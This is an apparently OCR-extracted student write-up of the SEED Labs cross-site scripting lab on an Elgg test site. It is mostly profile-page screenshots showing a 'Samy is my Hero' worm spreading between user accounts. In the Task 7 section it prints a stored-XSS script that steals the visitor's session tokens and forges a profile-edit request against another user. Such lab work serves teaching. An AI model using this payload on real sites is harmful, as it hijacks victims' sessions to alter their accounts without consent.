

Cross Site Scripting (XSS
example60.com/xssworm.js
Newest members : Elgg
www.seed-server.com/members
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Samy is my Hero
Alice
Admin
Search members
Search
Total members: 5
www.seed-server.com/profile/samy
Cross Site Scripting (XSS
example60.com/xssworm.js
Samy : Elgg For SEED Lab
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Samy
Add friend
Send a message
About me
Blogs
Bookmarks
Files
Pages
Wire post



Cross Site Scripting (XSS
example60.com/xssworm.js
Alice : Elgg For SEED Lab
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Edit avatar
Edit profile
Brief description
Samy is my Hero
About me
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post



Cross Site Scripting (XSS
example60.com/xssworm.js
Alice's friends : Elgg For
www.seed-server.com/friends/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice's friends
Samy
Alice
Blogs
Bookmarks
Files
Pages
Wire post
Friends
Friends of
Collections



Cross Site Scripting (XSS
example60.com/xssworm.js
Charlie : Elgg For SEED L
www.seed-server.com/profile/charlie
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Charlie
Edit avatar
Edit profile
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post



Cross Site Scripting (XSS
example60.com/xssworm.js
Charlie's friends : Elgg F
www.seed-server.com/friends/charlie
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Charlie's friends
No friends yet.
Charlie
Blogs
Bookmarks
Files
Pages
Wire post
Friends
Friends of
Collections


Cross Site Scripting (XSS
example60.com/xssworm.js
Newest members : Elgg
www.seed-server.com/members
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Samy is my Hero
Alice
Samy is my Hero
Admin
Search members
Search
Total members: 5
www.seed-server.com/profile/alice


Cross Site Scripting (XSS
example60.com/xssworm.js
Alice : Elgg For SEED Lab
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Add friend
Send a message
Brief description
Samy is my Hero
About me
Blogs
Bookmarks
Files
Pages
Wire post


Cross Site Scripting (XSS
example60.com/xssworm.js
Alice : Elgg For SEED Lab
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Profile
Settings
Friends
Log out
Alice
Add friend
Brief description
Samy is my Hero
About me
Blogs
Bookmarks
Files
Pages
Wire post
www.seed-server.com/profile/charlie


Cross Site Scripting (XSS
example60.com/xssworm.js
Charlie : Elgg For SEED L
www.seed-server.com/profile/charlie
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Charlie
Edit avatar
Edit profile
Brief description
Samy is my Hero
About me
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post


Cross Site Scripting (XSS
example60.com/xssworm.js
Charlie's friends : Elgg F
www.seed-server.com/friends/charlie
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Charlie's friends
Samy
Charlie
Blogs
Bookmarks
Files
Pages
Wire post
Friends
Friends of
Collections

TASK7

I have entered this following code in Samy's about me section:

Open ▾ | boby_bola.js ~/Documents/reallab2/Labsetup | Save

boby_bola.js | editprofile.js | addfriends.js

```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=Bola" + "&accesslevel[description]=2";
  //var desc  = "&description=Samy is my hero" +
              "&accesslevel[description]=2";

  // Construct the content of your url.
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name  + guid;
  if (elgg.session.user.guid == 57){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

JavaScript ▾ Tab Width: 8 ▾ Ln 1, Col 1 ▾ INS

• Discord | @Nihan Anam × | Edit profile : Elgg For SE × | +

www.seed-server.com/profile/samy/edit 90%

Elgg For SEED Labs | Blogs | Bookmarks | Files | Groups | Members | More ▾ | Search | Account ▾

Edit profile

Display name

Samy

About me

Embed content | Visual editor

```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=Bola" + "&accesslevel[description]=2";
  //var desc  = "&description=Samy is my hero" +
              "&accesslevel[description]=2";

  // Construct the content of your url.
  var sendurl = "http://www.seed-server.com/action/profile/edit";
```

Public

Brief description

Public

Location

Public

Interests

Public

Skills

Public

Samy

Edit avatar


Edit profile


Change your settings


Account statistics


Notifications

Group notifications


• Discord | @Nihan Anam
Edit profile : Elgg For SE
www.seed-server.com/profile/samy/edit
90%
Public
Interests
Public
Skills
Public
Contact email
Public
Telephone
Public
Mobile phone
Public
Website
Public
Twitter username
Public
Save
RSS
Bookmark this page
Report this
Powered by Elgg



• Discord | @Nihan Anam
Boby : Elgg For SEED Lab
www.seed-server.com/profile/boby
90%
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Boby
Edit avatar
Edit profile
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post

